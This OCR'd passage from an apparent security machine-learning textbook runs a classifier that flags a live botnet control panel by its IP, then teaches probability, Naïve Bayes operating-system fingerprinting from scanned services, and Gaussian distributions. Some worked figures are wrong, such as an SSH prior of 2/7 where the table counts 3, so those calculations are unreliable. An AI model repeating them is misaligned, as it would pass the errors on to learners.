


FIGURE 2.14: Classification Thresholds and ROC Curve

This seemingly small adjustment has produced a somewhat less accurate model than the previous one. Before we proceed with classification, we'll retrain our model with the defaults.

We can now apply our model to new unlabeled vectors to classify them. We'll use the same command as before but with *bot_model.lrmdl* specified in the argument.

```
bwall@highwind:~/code/IDPanel$ python classify_panel.py bot_model.lrmdl https://bwall.github.io
Identifying panels we can actually reach
We can reach https://bwall.github.io/
Making 4789 total requests to 1 servers
https://bwall.github.io/, Not Panel, [ 0.99699357  0.00300643]
bwall@highwind:~/code/IDPanel$
```

Logistic regression is not nearly as aggressive as decision trees in reducing features, so we need nearly 5,000 requests in order to classify our target as benign. However, our classification

has still come through as both correct and confident. Next, we'll test our model again against a known C&C system.

Once again we issue our HTTP request, extract and vectorize the results, and then run the vectors through the model. As we can see, the model has correctly classified the target as a C&C system.

```
bwall@highwind:~/code/IDPanel$ python classify_panel.py bot_model.lrmdl http://112.213.88.68/Panel/
Identifying panels we can actually reach
We can reach http://112.213.88.68/Panel/
Making 4789 total requests to 1 servers
http://112.213.88.68/Panel/, Botnet Panel, [  5.99084234e-04   9.99400916e-01]
bwall@highwind:~/code/IDPanel$
```

Classification Takeaways

As we've seen, classification is a powerful and effective supervised learning method that can be applied productively to a broad range of security problems. Here are some of the key points we covered in this chapter:

- Classification is a supervised learning method that can work well when there is a sufficient quantity of labeled data; the samples accurately reflect the proportion of actual positive and negative cases; and the underlying data inherently supports classification analysis.
- Classification proceeds through a four-phase methodology of training, validation, testing and deployment. In this chapter, we limited our discussion to training, testing, and deployment. The class membership for all training and testing samples is always known in advance, enabling each classifier to build a model based on the degree to which each feature and feature value predicts each sample's known class membership.
- Logistic regression and decision trees are both very effective in performing classification but take very different

approaches in doing so. LR works by computing regression weights and bias values that determine the degree to which each feature ultimately influences a class prediction. Decision trees do so by computing split variables and split values in order to define nodes with increasingly homogeneous class members.

- Logistic regression classifiers are more prone to under-fitting data since they must carve feature space up using straight lines and planes. Decision trees carve feature space using rectangles and are more prone to over-fitting since—unless stopping criteria are applied—they create decision rules for every vector regardless of its actual prevalence in the underlying data environment. Over-fitting may be suspected when a DT model that does an excellent job of classifying training data shows a marked decrease in accuracy when applied to testing data.
- Analysts use a variety of rigorous validation methods to assess the accuracy of their models. These include confusion matrices, probability threshold diagrams, and ROC curves, among others. However, a classifier can only predict the *probability* that a new, unlabeled sample belongs to a given class. There will almost always be a quantity of false positive and false negative class assignments. Therefore, classification is best suited to situations in which the error rates fall within acceptable tolerances that reflect the nature of the classification problem being addressed.

Probability

In the classification chapter, we saw how the logistic regression and decision tree algorithms utilized probability scores to assign samples to one of two classes. If a sample scored above the .5 probability threshold, it was assigned to class 1. If it scored lower than .5, it was assigned to class 0. In this chapter, we'll take a broader view of probability as a category of machine learning methods for making predictions. In particular, we'll examine the Naïve Bayes classifier and the Gaussian Mixture Model clustering algorithm and consider how they can be applied to solve security-related detection and remediation problems.

What Exactly Is *Probability?*

As humans, we're accustomed to living in an uncertain world in which our success in achieving goals rests upon our ability to accurately assess and predict events. We weigh odds and consider probabilities. But, we can never be entirely sure that any

decision we make is the correct one. There is always a random element that may stymie us. Should we wash our car when the weather forecast cites a 25% chance of rain? Should we purchase plane tickets for a planned vacation now or wait a few weeks to see if we can get a better deal?

Probabilistic models are well-suited to solving problems like these in which we have insufficient or imperfect knowledge. They are particularly effective in modeling uncertainty. Properly utilized, they enable us to reduce uncertainty to the point at which we can make decisions with a high degree of confidence.

COMMON EXAMPLES OF PROBABILITY PROBLEMS

Let's consider the case of a spinner like the one below, with four equally-sized quadrants labeled red, yellow, green, and blue respectively.




FIGURE 3.1: Color Spinner

Assuming it can turn freely, what is the probability of a given spin landing on yellow, red, blue or green? To answer this question, we'll need to set the spinner in motion. In probability terminology, each spin is referred to as an *experiment* or *trial*. The evidence produced by each trial is referred to as an *outcome*. In this case, we have four possible outcomes: yellow, red, blue, and green.

To calculate each outcome's probability, we divide the number of ways each outcome can occur by the total number of possible outcomes as shown below.

Outcomes of interest	Number of ways this outcome can occur	Number of possible outcomes	Probability calculation
P (yellow)	1	4	1/4 = .25
P (red)	1	4	1/4 = .25
P (blue)	1	4	1/4 = .25
P (green)	1	4	1/4 = .25

As we can see, the probability of each outcome is the same: P=.25.

Now let's consider a slightly more complicated example in which we roll a six-sided die like the one shown below.




FIGURE 3.2: Die

Let's take the same approach and predict the probability of each of the six possible outcomes

Outcomes of interest	Number of ways this outcome can occur	Number of possible outcomes	Probability calculation
P (1)	1	6	1/6 = .16
P (2)	1	6	1/6 = .16
P (3)	1	6	1/6 = .16
P (4)	1	6	1/6 = .16
P (5)	1	6	1/6 = .16
P (6)	1	6	1/6 = .16

If our die has not been tampered with, we can expect equal probabilities for each of the six possible outcomes (i.e., P=.16).

Now, let's conduct an experiment to predict the probability of rolling an odd or even number. On any given trial, we can produce an *odd* result by rolling a 1, 3, or 5 and an *even* number by rolling a 2, 4, or 6. We use the term *event* to refer to a result that can occur in several different ways. The event *odd*, for example, can be produced by outcomes 1, 3, or 5, while the event *even* can be produced by outcomes 2, 4, or 6. Now, let's compute the probability of an even or odd event based on our six possible outcomes.

Events of Interest	Number of outcomes that produce an odd/ even event	Number of possible outcomes	Probability calculation
P (even event	3	6	3/6 = .5
P (odd event)	3	6	3/6 = .5

As we can see, the probability of each event is the same in both cases. Thus, our probability analysis doesn't help us predict the results of any given trial. The outcomes will be random.




FIGURE 3.3: Jar of Marbles

Often, however, the problems we want to solve involve outcomes that are *not* equally probable. Let's consider this kind of example using a jar of marbles like the one below.

When we count the marbles, we discover that three are yellow, six are red, eight are blue, and five are green. If we choose a marble randomly from the jar, what is the probability that the marble will be a yellow one? The table below provides the probability of selecting each of the four possible outcomes.

Events of Interest	Number of outcomes that produce this event	Number of possible outcomes	Probability calculation
P (yellow)	3	22	3/22=.13
P (red)	6	22	6/22=.27
P (blue)	8	22	8/22 =.36
P (green)	5	22	5/22 =.22

As we can see, the four possible events occur with different probabilities. For any given trial, we're most likely to choose

a blue marble (P=.36) and least likely to choose a yellow one (P=.13).

We'll conclude this section by examining a case in which every outcome is equally likely to occur but the events that lead to these outcomes are not. In this experiment, a trial consists of reaching into a box containing five cards numbered one through five. Our goal will be to solve two different probability problems. First, we'll compute the probability of choosing one of the five possible outcomes. Next, we'll compute the probability of choosing an odd or even number event.

Once again, we divide the number of ways a particular number can be selected (1) by the total number of possible outcomes (5). As before, we find that all of the outcomes are equally likely to occur.

Events of Interest	Number of outcomes that produce this event	Number of possible outcomes	Probability calculation
P (1)	1	5	1/5 = .2
P (2)	1	5	1/5 = .2
P (3)	1	5	1/5 = .2
P (4)	1	5	1/5 = .2
P (5)	1	5	1/5 = .2

When it comes to computing event probabilities, however, the results will be different because three outcomes (1, 3, and 5) produce an odd event while only two (2 and 4) produce an even one.

	Number of ways this event can occur	Total number of outcomes	Probability calculation
P (even)	2	5	2/5 = .4
P (odd)	3	5	3/5 = .6

As a result, on any given trial, we have a 60% probability (P=.6) of choosing an odd-numbered card and only a 40% probability (P=.4) of choosing an even-numbered one.

CONDITIONAL VS. JOINT PROBABILITY

In the above examples, each trial was considered independently. For example, we didn't consider how flipping a coin to produce the outcome *heads* on one trial might affect the probability of obtaining a *tails* outcome on the next one. However, many problems of interest do require us to consider the degree to which two outcomes are related:

- In *conditional probability* problems, our goal is to determine the probability that Event B will follow Event A, e.g., the likelihood that a spike in the number of car accidents will occur following an ice storm.
- In *joint probability* problems, our goal is to determine the probability of Events A and B occurring at the same time, e.g., whether a throw of the dice will produce a pair of fives.

Let's consider an example of *conditional probability* first. Imagine you have a bag containing three quarters and two dimes. What's the probability of selecting one of the quarters on your first trial? To compute this, we divide three (the number of possible quarter selection events) by five (the number of possible outcomes) for a probability score of P=.6.

As it happens, we did select a quarter, leaving two quarters and two dimes in the bag. What's the likelihood that we'll select a quarter on our next trial? Once again, we divide the number of possible quarter events (reduced from 3 to 2) by the number of possible outcomes (reduced from 5 to 4) for a probability score

of P=.5. As we can see, the outcome of our second trial depended upon the outcome of our first.

Next, let's consider an example of *joint probability*. Imagine you're playing dice and have just bet your life savings on throwing a pair of fives. What's your probability of winning? We know from our earlier example with a single die that our chance of producing a five on any given throw is P=.16. This doesn't change whether we throw two dice at the same time or a thousand. For each die, the probability of throwing a five will always be P=.16. The two events are independent of one another.

Intuitively, however, we know that the probability of throwing two fives at the same time must be lower than the probability of throwing one five and some other number. In joint probability problems, we compute this by multiplying the probability values of the two events by each other to produce a joint probability score as shown below:

Probability of throwing a five on dice #1:	.16
Probability of throwing a five on dice #2:	.16
Probability of throwing two fives:	.16 *.16 = .0256

As we can see, our prospects of winning are poor indeed.

Classification with the Naïve Bayes Algorithm

The Naïve Bayes algorithm is derived from Bayes Theorem, which was first conceived in the 18th century by English statistician Thomas Bayes and later refined into its present form by the French mathematician Pierre-Simon Laplace. Bayes Theorem provides the means to calculate the probability that a given event *A* will occur when condition *B* is true. In a classification problem, Bayes Theorem enables us to compute the conditional probability that a sample belongs to a particular class given its feature attributes. As we discussed in Chapter 2, classification

is an example of *a supervised learning* method. Consequently, a classification session will typically proceed through a training, validation, and testing sequence.

The Bayes Theorem can be difficult to solve because it takes conditional probabilities into account. That is, it computes the probability relationships between every feature in the dataset in the course of producing a classification decision. As the number of features increases, the number and complexity of these relationships can increase exponentially. The costs in terms of computing time and resources can rapidly become prohibitive.

The Naïve Bayes Theorem dramatically simplifies this process by making the assumption of *class conditional independence.* In other words, it ignores the potential effects of conditional probabilities when it assigns samples to classes. In almost every case, this assumption is untrue. It's in this sense that this formulation of the Bayes Theorem is naïve. Surprisingly, however, the Naïve Bayes often produces excellent results and with great efficiency since it requires only four components to classify a sample.




FIGURE 3.4: Naïve Bayes Probability Equation

1. **Posterior Probability:** [P (c | x)] This is the probability of a sample belonging to a particular class (c) given its feature attributes (x). In practice, this is calculated multiple times, once for each potential class assignment. (We actually calculate this one time less than the number of classes since we can derive the remaining probability score by summing the previous ones and then subtracting the total from 1.) The result with the highest probability score determines which class is assigned.
2. **Class Prior Probability:** [P (c)] CPP refers to the prevalence of the *class* in the dataset. For example, if we have ten samples in our dataset and seven of them belong to Class 1, then the CPP for Class 1 = 7/10 = .7. We can also express this by saying that a random sample is 70% likely to belong to Class 1.
3. **Predictor Prior Probability:** [P (x)] PPP refers to the prevalence of the *feature attribute* in the dataset. For example, if we have 20 samples in our dataset and 5 of them have the feature attribute *Loan*, then the PPP of *Loan* = 5/20 = .25.
4. **Likelihood:** [P (x | c)] Likelihood is the probability of finding feature attribute *x* given *c*. It's calculated by dividing the number of samples with a particular class label and attribute value by the total number of samples comprising that class. As an example, consider the hypothetical precipitation study in two cities in the U.S., one with a cold winter and another with a warm winter. Precipitation patterns in these two cities were observed for 10 days for each city. The researchers recorded the number of sunny days, cloudy days, and rainy or snowy days. With the example Likelihood Table below, one can compute the likelihood score for the attribute Rainy/

Snowy in City 1 with a warmer winter = 1/10 = 0.1. The likelihood score for this attribute in City 2 with a colder winter is = 7/10 = 0.7. The Likelihood Table also calculates:

- The PPP, by dividing the totals by row by the total number of samples.
- The CPP, by dividing the totals by column by the total number of samples.

Likelihood Table

Weather	City 1 (warmer city)	City 2 (colder city)	Total	Likelihood
Sunny	6	1	7	(=7/20)
Cloudy	3	2	5	(=5/20)
Rainy/Snowy	1	7	8	(=8/20)
Total	10	10	20	
Likelihood	(=10/20)	(=10/20)		

There are several different variants of Naïve Bayes, each suited to a particular dataset and problem scenario. Three of the most popular are:

- **Bernoulli Naïve Bayes** (BNB) This method is well-suited to spam detection and other text-based problems in which the vectors have been encoded to indicate the presence of a particular text string such as, "consolidate debt." If even a single instance of that string is found, the message would be classified as spam.
- **Multinomial Naïve Bayes** (MNB) This method is well-suited to text-based problems in which the vectors have been encoded to indicate the *frequency* with which a text string appears. This makes MNB an appropriate method for such problems as document classification, e.g., to determine whether a document is a contract or

not based on the frequency with which the text strings "arbitration" and "breach" are found in the text.

- **Gaussian Naïve Bayes** (GNB) This method is appropriate with continuous data that falls within a *normal* or *Gaussian* distribution, e.g., data that describes the average height and weight of men and women in the United States. We'll examine Gaussian distributions and their characteristics later in this chapter when we discuss the Gaussian Mixture Model clustering algorithm.

THE NAÏVE BAYES IN ACTION

Now, let's take a look at the Naïve Bayes in action. Our goal will be to determine whether a given remote computer is running Windows or Linux based on the network services it provides. We'll acquire the training data we need by scanning a network of computers with known operating systems.

Once the training data is collected, vectorized, and imported into scikit-learn, we can invoke Naïve Bayes to build our classification model. The classifier will begin by analyzing the vectors in the table below to determine:

- The number of systems labeled as Windows (4) and Linux (3).
- The HTTP, SSH, SMB, and FTP services provided by these servers. For example, we can see that the first Windows server provides only SMB and FTP services, while the third Windows server provides HTTP and FTP only.

Label	HTTP	SSH	SMB	FTP
Windows	0	0	1	1
Windows	1	0	1	0
Linux	1	1	0	0
Windows	1	0	0	1
Linux	0	1	0	1
Windows	1	0	1	0
Linux	0	1	0	0

Next, Naïve Bayes calculates the Class and Predictor Prior Probabilities as shown in the Likelihood Table below.

Label	HTTP	SSH	SMB	FTP	Total Samples per Class	Class Prior Probabilities
Windows	3	0	3	2	4	4 / 7 = 0.571428571
Linux	1	3	0	1	3	3 / 7 = 0.428571429
Total	4	3	3	3	7	
Predictor Prior Probabilities	4 / 7 = 0.571428571	2 / 7 = 0.428571429	3 / 7 = 0.428571429	3 / 7 = 0.428571429		

To calculate the CPP, Naïve Bayes divides the number of occurrences of each class (Windows or Linux) by the total number of samples in our training set. In this case, we have computed the Class Prior Probability of Windows as approximately .57 and that of Linux as approximately .43. This is equivalent to predicting that a randomly selected sample is more likely to be a Windows system (57%) than a Linux system (43%).

The Likelihood Table also shows the Predictor Prior Probabilities, which were computed by dividing the sum of the occurrences of each feature (across all samples) by the total number of samples. For example, we can see that the PPP for the HTTP feature is approximately .57.

No matter how carefully we perform our sampling, there is a high likelihood that our dataset may contain feature/class combinations that we failed to capture in our training set. If we don't compensate for this, Naïve Bayes will calculate a probability score of *0* that a sample with those feature attributes belongs to that class. This is a known problem with the Naïve Bayes classifier that is rectified by analysts using a method known as "smoothing."

Smoothing compensates for feature values that would otherwise be computed as having a 0% probability of occurring for any class without materially affecting the influence on the probability score. A number of smoothing techniques can be applied. In *additive* (also known as *Laplace*) smoothing, we add a value *alpha* to the feature counts. (In this case, we'll use an alpha value of 1.) We also increase the class counts by a value equal to d * alpha, in which d equals the number of classes. The revised counts are shown in the table below. As we can see, the Windows class count has been increased from four to six and the Linux class count from three to five.

Label	HTTP	SSH	SMB	FTP	Class Count
Windows	4	1	4	3	6
Linux	2	4	1	2	5

We can now recalculate our likelihood values as we did before. In the case of HTTP and Windows, for example, the likelihood is:

$$4 / 6 = 0.6667$$

The likelihood table with our smoothed values appears below.

Label	HTTP	SSH	SMB	FTP
Windows	0.6667	0.1667	0.6667	0.5
Linux	0.4	0.8	0.2	0.4

We're ready now to apply these probability scores to our test dataset to see how accurately we're able to predict a new sample's class membership. In other words, we'll calculate each sample's *Posterior Probability*. Let's start with a sample with the feature values shown below. (For now, let's pretend we don't know the sample was labeled as Linux.)

Label	HTTP	SSH	SMB	FTP
Linux	1	1	0	1

In order to predict the sample's class, we must calculate its Posterior Probability twice; once for Windows and once for Linux. The formula is:

P (Feature | Class) ^ FeatureValue * (1 – P (feature | class)) ^ (1 – FeatureValue)

We'll proceed as follows:

HTTP: 0.6667 ^ 1 * 0.3333 ^ 0 = 0.6667 * 1.0 = 0.6667
SSH: 0.1667 ^ 1 * 0.8333 ^ 0 = 0.1667 * 1.0 = 0.1667
SMB: 0.6667 ^ 0 * 0.3333 ^ 1 = 1.0 * 0.3333 = 0.3333
FTP: 0.5 ^ 1 * 0.5 ^ 0 = 0.5 * 1 = 0.5

Now that we have the four feature values, we can generate our Windows probability score by finding the product of these scores and the presmoothing value of the Class Prior Probability.

(0.6667 * 0.1667 * 0.3333 * 0.5) * 0.571428571 = 0.010583598

Next, we'll repeat the same calculation for Linux:

HTTP: 0.4 ^ 1 * 0.6 ^ 0 = 0.4 * 1.0 = 0.4
SSH: 0.8 ^ 1 * 0.2 ^ 0 = 0.8 * 1.0 = 0.8
SMB: 0.2 ^ 0 * 0.8 ^ 1 = 1.0 * 0.8 = 0.8
FTP: 0.4 ^ 1 * 0.6 ^ 0 = 0.4 * 1.0 = 0.4
(0.4 * 0.8 * 0.8 * 0.4) * 0.428571429 = 0.043885714

We can now compare the Posterior Probability results:

Windows probability: 0.010583598
Linux probability: **0.043885714**

As we can see, Naïve Bayes has correctly predicted the sample as belonging to the class *Linux*.

NAÏVE BAYES SESSION PROCESS

As a supervised learning method, Naïve Bayes analysis proceeds through the same sequence of training, validation, and testing phases that we described previously for logistic regression and decision trees in Chapter 2. When training is complete, the resulting model takes the form of a Likelihood table and its associated Class and Predictor Prior Probability values. During the subsequent validation and testing phases, the model is exposed to testing data and assessed for accuracy with confusion matrices and ROC curves. Once this process is completed successfully, the trained model is applied to new, unlabeled data to make class predictions.

NAÏVE BAYES PITFALLS AND LIMITATIONS

Naïve Bayes is surprisingly effective in producing accurate classifications based on computed priors, although with some limitations:

- As noted earlier, Naïve Bayes assumes that features are conditionally independent. In most real-world problem scenarios, this assumption is untrue. Despite this, Naïve Bayes often produces excellent results.
- When the dataset available is sparse, we may not be able to capture all of the actual feature/class combinations that exist in the underlying data environment. Fortunately, we can ameliorate these effects with Laplace and other smoothing techniques.

Clustering with the Gaussian Mixture Model Algorithm

In Chapter 2, we introduced the concept of unsupervised learning and described how the *k*-means and DBSCAN algorithms assign vectors to clusters. As we saw, neither algorithm used probability measures to make these assignments. Instead, vectors were assigned to clusters based on their relative locations in feature space. In this section, we'll examine a different clustering technique that *does* make use of probability measures. Specifically, we'll consider how the Gaussian Mixture Model (GMM) algorithm utilizes probability scores to assign vectors to clusters and the decided advantages of this approach in certain problem scenarios.

Consider the clustering example in Figure 3.5. The plot to the left shows two sets of vectors, one in light gray and the other in dark gray. The plot in the middle shows the clustering results after using the *k*-means algorithm. The plot to the right shows the clustering results produced by GMM. As we can see, *k*-means, utilizing its default Euclidean distance method, is unable to properly detect clusters that overlap or possess a non-circular shape. In contrast, GMM is able to do so.




FIGURE 3.5: Comparison of K-Means and GMM

Before we can consider how GMM works, we must first understand several key principles, beginning with the nature of *Gaussian* or *Normal* distributions.

GAUSSIAN DISTRIBUTIONS

Imagine we're interested in analyzing the distribution of heights among a group of 20,000 middle school students in a hypothetical school district known as Jefferson Township. We have a number of options for representing this data. For example, we can utilize a histogram as shown in Figure 3.6, with the height of students in centimeters increasing from left to right along the x axis and the quantity of students with the corresponding heights shown on the y axis. Each vertical bar represents a "bin" of students sharing a common range of heights.

As we can see, the largest number of students appear near the center point of the distribution at a height of 160 cm. We can also express this by saying that 160 cm is the height value that appears most frequently among our student population. The bin to the immediate right of center represents the number




FIGURE 3.6: Height of Middle School Students in Jefferson Township

of students with a height ranging from 160–162 cm. The bin to the left of center represents students with heights ranging from 158–160 cm.

The center point is referred to variously as the *mean*, *median*, or *mode*. The terms have slightly different meanings but, for our purposes, the term *mean* will suffice. The mean represents the average value of the feature we're measuring in our distribution. In this example, we can compute the mean height of our students by adding up all of the height measurements in all of the bins and then dividing the sum by the total number of students. Let's assume we've done so and found that the mean really is equal to 160 cm.

As shown in Figure 3.7, we have additional options for plotting our Gaussian distribution. Here, the *y* axis indicates the *ratio* of students at each height value. The ratios were calculated by dividing the number of students in each bin (the frequency) by the total number of students.

The plot on the left is a histogram of the height of students expressed as ratios while the plot to the right is the smooth,




FIGURE 3.7: Histogram and Smooth Curve Versions of Gaussian Distributions Expressed as Ratios

bell-shaped curve fitted to the histogram. Once again, we can see that the largest proportion of students (about 75%) lie closest to the 160 cm mean, while the shorter and taller students are distributed symmetrically on either side.

Although the largest number of students stand about 160 cm, there are also some very tall and very short students too. As we move left and right away from the mean, the quantity of students with these smaller and larger heights decreases symmetrically until none remain. This symmetry around the mean is one of the most recognizable qualities of a Gaussian distribution and accounts for its characteristic bell-shaped curve.

Computing Standard Deviation and Variance

Every Gaussian distribution can be uniquely identified by its mean and its *variance* (or *standard deviation)*. Both variance and standard deviation measures indicate the width of the distribution and its variability with respect to the mean. If the SD or variance is small, we can expect the distribution to be a narrow one, with the data points densely packed around the mean. If the

SD and variance are large, the data distribution will be spread out accordingly. The only difference between the two metrics concerns their units of measurement. Variance is equal to SD^2. Therefore, in our student heights example, SD and Variance would be expressed in cm and cm^2 respectively.

Let's begin by computing the *variance* for two students of 155 cm and 165 cm heights from a population with an average height of 160 cm. The process is a simple one:

1. We compute the deviation first by subtracting the population average from each subject's height and then square the result:

$$(155-160)^2=25$$
$$(165-160)^2=25$$

2. To finish, we simply compute the average of the squared deviations:

$$(5^2+5^2)/2 = 25\ cm^2$$

Once we know the variance, it's easy to convert this to SD by taking its square root. Based on the example above, the SD would be $\sqrt{25} = 5$ cm. This means that one SD will encompass samples that fall within the area 5 cm on either side of the 160 cm mean. Two SDs will encompass samples that occupy the next 5 cm on either side after that, etc. Figure 3.8 shows the data points that fall within one SD on either side of the mean.

SD is useful in helping us visualize the probability of finding a sample with a given attribute value. As we can see, we are most likely to find student heights in the range of 155 cm to 165 cm and significantly less likely to find students with height values at the extreme left and right.




FIGURE 3.8: The shaded area of the curve shows the portion of the distribution that falls within one standard deviation on either side of the mean.

Applying Gaussian Distribution Concepts to Clustering

